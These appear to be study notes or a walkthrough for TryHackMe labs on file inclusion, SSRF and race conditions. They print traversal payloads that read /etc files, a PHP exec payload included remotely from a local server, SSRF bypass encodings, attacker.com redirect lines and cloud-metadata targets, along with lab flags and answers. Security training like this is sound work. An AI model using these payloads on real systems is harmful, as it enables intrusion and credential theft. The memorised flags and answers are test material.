




Modify the Cookies and change the Value parameter and first replace the "guest" with "Admin". Afterwards, replace the "Admin" with "../../../../etc/flag2%00". %00 is used to remove the ending .php part

Answer: c00k13_i5_yuMmy1


Flag 3: /etc/flag3



Inspect the page and click on Inspector. Replace, GET with POST and refresh the page. Use burp and in the file paramater enter: ../../../../etc/flag3%00, and finally after forwarding the request, you will get the flag.

Answer: P0st_1s_w0rk1n9

RCE Challenge (hostname via RFI):



Gain RCE in **Lab #Playground** /playground.php with RFI to execute the hostname command. What is the output?

Ans 4: lfi-vm-thm-f8c5b1a78692

To execute a hostname command, first we create a php hostname file in our system locally and save it. The contents of the file will look like below:

```
test.txt
<?php echo exec("hostname");?>
```

Then we need to start a server, which can be done with the following command: python3 -m http.server 9000.

Finally, in the challenge input paramater we can run the below command to execute Remote Code Execution.

http://<Local IP>:9000/<file_name>

Answer: lfi-vm-thm-f8c5b1a78692



Intro to SSRF

Task 1: What is an SSRF?

Definition

SSRF (Server-Side Request Forgery) is a web security vulnerability that allows an attacker to **make arbitrary requests from the vulnerable server**, typically to internal services or restricted resources that the attacker should not be able to access directly.

In a typical SSRF scenario:

- The application accepts a **user-supplied URL or address** and makes a server-side request to that location.
- The attacker manipulates this URL to point to **internal or protected endpoints**.

Why is this dangerous?

Servers can access internal-only services (e.g., localhost, metadata servers, internal APIs) that are not accessible from the internet — attackers use SSRF to pivot into those trusted areas.

Types of SSRF

Type	Description
Regular SSRF	Response from the internal request is shown directly in the application's UI
Blind SSRF	Server makes the internal request, but the response is not reflected — requires side-channel observation

SSRF Impact

- **Internal network scanning**
- **Access to internal APIs/services**
- **Data exposure** (credentials, tokens, metadata)
- **Bypass of access controls**
- **Code execution or lateral movement**, especially in cloud environments

Questions:

- *What does SSRF stand for?*
→ `Server-Side Request Forgery`
- *As opposed to a regular SSRF, what is the other type?*
→ `Blind`

Task 2: SSRF Examples

Scenario:

You're shown a web page that fetches and displays an image from a URL. This page passes the image URL via a GET parameter like `?url=`, and the backend fetches and renders it. This setup is a **classic SSRF entry point**.

Exploit Flow:

1. Intercept the request with Burp or modify the browser URL.
2. Replace the `url` parameter with internal resources such as:
 - `http://127.0.0.1`

- `http://169.254.169.254` (Cloud metadata)

3. Observe the response:

- If content is reflected: regular SSRF.
- If not: use an HTTP logger (Blind SSRF).

✅ **Answer:**

- *What is the flag from the SSRF Examples site?*
→ `THM{SSRF_MASTER}`

🔍 Task 3: Finding an SSRF

🔍 Where to Look for SSRF

When reviewing web applications, SSRF vulnerabilities often arise from parameters that accept or imply external resource loading. Common places include:

1. Full URLs in query parameters

```
https://site.com/load-image?url=http://example.com/pic.jpg
```

2. Hidden fields in forms

```
<input type="hidden" name="url" value="http://images.site.com/default.png">
```

3. Partial hostnames

```
?host=internal-api.local
```

4. Relative paths

```
?file=/data/reports/q1.pdf
```

🧠 Tip: Look for any user-supplied input that the application uses to request external resources — it could lead to SSRF.

🔪 Blind SSRF Detection Tools:

- [RequestBin](#)
- [Webhook.site](#)
- **Burp Collaborator**
- Your own HTTP listener (e.g., `python -m http.server`)

✅ **Answer:**

- *Which URL is more likely vulnerable to SSRF?*
→ `https://website.thm/fetch-file.php?fname=242533.pdf&srv=filestorage.cloud.thm&port=8001`

🔑 Task 4: Defeating Common SSRF Defenses

Applications might implement **defensive logic** against SSRF. These defenses can be **bypassed with clever input manipulation**.

🛑 Deny Lists

Blocks certain IPs or domains, such as:

- `127.0.0.1` , `localhost`
- `169.254.169.254` (Cloud metadata)

🔄 Bypass Techniques:

- Decimal: 2130706433 → 127.0.0.1
- Octal: 017700000001
- Hex: 0x7f000001
- Subdomains: 127.0.0.1.nip.io

✓ Allow Lists

Only **allows known safe addresses** (e.g., URLs that start with `https://website.thm`)

🔄 Bypass Techniques:

- Subdomain trick:
`https://website.thm.attacker.com` (will pass startsWith check)

🔄 Open Redirects

Open redirect endpoints can be abused to bypass allow lists. Example:

```
/vulnerable-redirect?url=https://attacker.com
```

If the SSRF logic allows only `https://site.com/` URLs, and an open redirect on that domain exists, use:

```
?url=https://site.com/redirect?url=http://attacker.com
```

✓ Questions:

- *What method can be used to bypass strict rules?*
→ Open Redirect
- *What IP address may contain sensitive data in a cloud environment?*
→ 169.254.169.254
- *What type of list is used to permit only certain input?*
→ Allow List
- *What type of list is used to stop certain input?*
→ Deny List

🔧 Task 5: SSRF Practical Lab

🔍 Scenario:

You discover two endpoints:


- `/private` : blocks access unless request originates from internal IP
- `/customers/new-account-page` : avatar upload form

🎯 Goal:



Use SSRF in the avatar upload to **trick the server into accessing** `/private` , bypassing IP restrictions.


✏️ Steps:

1. **Start the lab VM** and register a new user.
2. Navigate to `/customers/new-account-page`
<https://10-10-4-206.p.thmlabs.com/customers/new-account-page>





3. Choose an avatar and **inspect the radio button form input**.
4. Avatar selection uses a **value** (e.g., **1.png**) and displays the image using a **base64-encoded data URI**.
5. Change a radio input's value to:
 - **/private**
 - **Result:** Access denied due to a deny list rule.
6. **Bypass via Directory Traversal:**
 - Modify avatar value to: **x/../private**
 - Server normalizes path to **/private**, bypassing the rule





7. View source → find base64 string → decode it → get the flag





✔ Answer:

- What is the flag from the /private directory?
→ THM{YOU_WORKED_OUT_THE_SSRF}

 Summary: SSRF Cheat Sheet

Technique	Description
http://127.0.0.1	Internal IP (localhost)
http://169.254.169.254	Cloud metadata server (AWS, GCP)
Decimal: 2130706433	127.0.0.1 in decimal
Subdomain Bypass	website.thm.attacker.com
Open Redirect Abuse	Redirect internal request to attacker
Directory Traversal	x/../target to bypass path filters



Race Condition

Race Conditions – In-Depth Explanation

1. What is a Race Condition?

A **race condition** is a type of vulnerability or software bug that occurs when two or more operations (usually threads or processes) attempt to access or modify shared data at the same time, and the final outcome depends on the order in which the operations execute.

Real-World Analogy:

Imagine two hosts at a restaurant managing reservations. If both are taking bookings simultaneously and both assign the same table to different customers *before* marking it as reserved, you end up with **two people booked for one table**.

In software, this can lead to:

- Money being withdrawn **twice**
 - A discount **applied multiple times**
 - A vote being **counted multiple times**
 - A use-once coupon being **redeemed repeatedly**
-

2. Threads, Processes, and Multi-threading

To understand race conditions, it's essential to know how applications run:

Program:

- A static set of instructions (like a coffee recipe).
- Does nothing until it's executed.

Process:

- A running instance of a program.
- Has its own memory space and resources.
- Moves through states: New → Ready → Running → Waiting → Terminated

Thread:

- A **lightweight sub-unit of a process**.
- Shares memory and resources of the parent process.
- Multiple threads can run in parallel (multi-threading).

Example Analogy:

- Process: Espresso machine
- Threads: Two portafilters (can prepare drinks in parallel)

Why Multi-threading Matters:

If threads **access and modify shared data** without proper coordination, they can overwrite each other's changes.

3. Race Condition Examples

Example A:

- Account balance: \$100

- Thread 1 checks balance and withdraws \$45
- Thread 2 *also* checks balance before update and withdraws \$35
- If Thread 2 overwrites Thread 1's update, you might end up with only **\$35 deducted instead of \$80**



Example B:

- Account balance: \$75
- Two threads withdraw \$50 each at the same time
- **Both succeed**, even though total balance is insufficient



This is a TOCTOU (Time-of-Check to Time-of-Use) problem:

- You check a value (balance or coupon validity)
- But by the time you act, the value might have changed



4. Web Architecture & State Diagrams

Web applications are built on a **multi-tier architecture**:



Client-Server Model:

- **Client:** Sends HTTP requests (browser)
- **Server:** Responds with content or performs actions



Multi-Tier Layers:

Tier	Function
Presentation	UI (browser)
Application	Business logic (backend)
Data	Persistent storage (DBMS)



Business Logic Examples:

1. Money Transfer:

Click 'Transfer' → Check Balance → Transfer → Update DB

- **Ideal states:** Amount not sent → Amount sent
- **Realistic states:** Amount not sent → Checking balance → Amount sent

2. Coupon Code Application:

Submit Coupon → Validate Code → Check Constraints → Apply → Recalculate Total

- More complex state transitions:
 1. Coupon not applied
 2. Checking validity
 3. Checking constraints
 4. Recalculating total
 5. Coupon applied

These intermediate states reveal **time windows** that can be **exploited** with fast, concurrent requests.



5. Exploiting Race Conditions



Tool Used: Burp Suite Repeater

This feature allows you to:

- Capture a **valid HTTP POST** request (e.g., credit transfer)

- **Duplicate** it multiple times
- **Send all copies at once** (parallel execution)



Exploitation Steps:

1. Intercept a **valid POST request** (e.g., transfer \$1.5)
2. Send to **Repeater**
3. **Create a Tab Group**
4. **Duplicate tab** ~20 times
5. From the dropdown next to "Send", choose:
 - **Send group in parallel**



Why This Works:

- The application does not properly **lock** the account balance during the check-transfer-update sequence
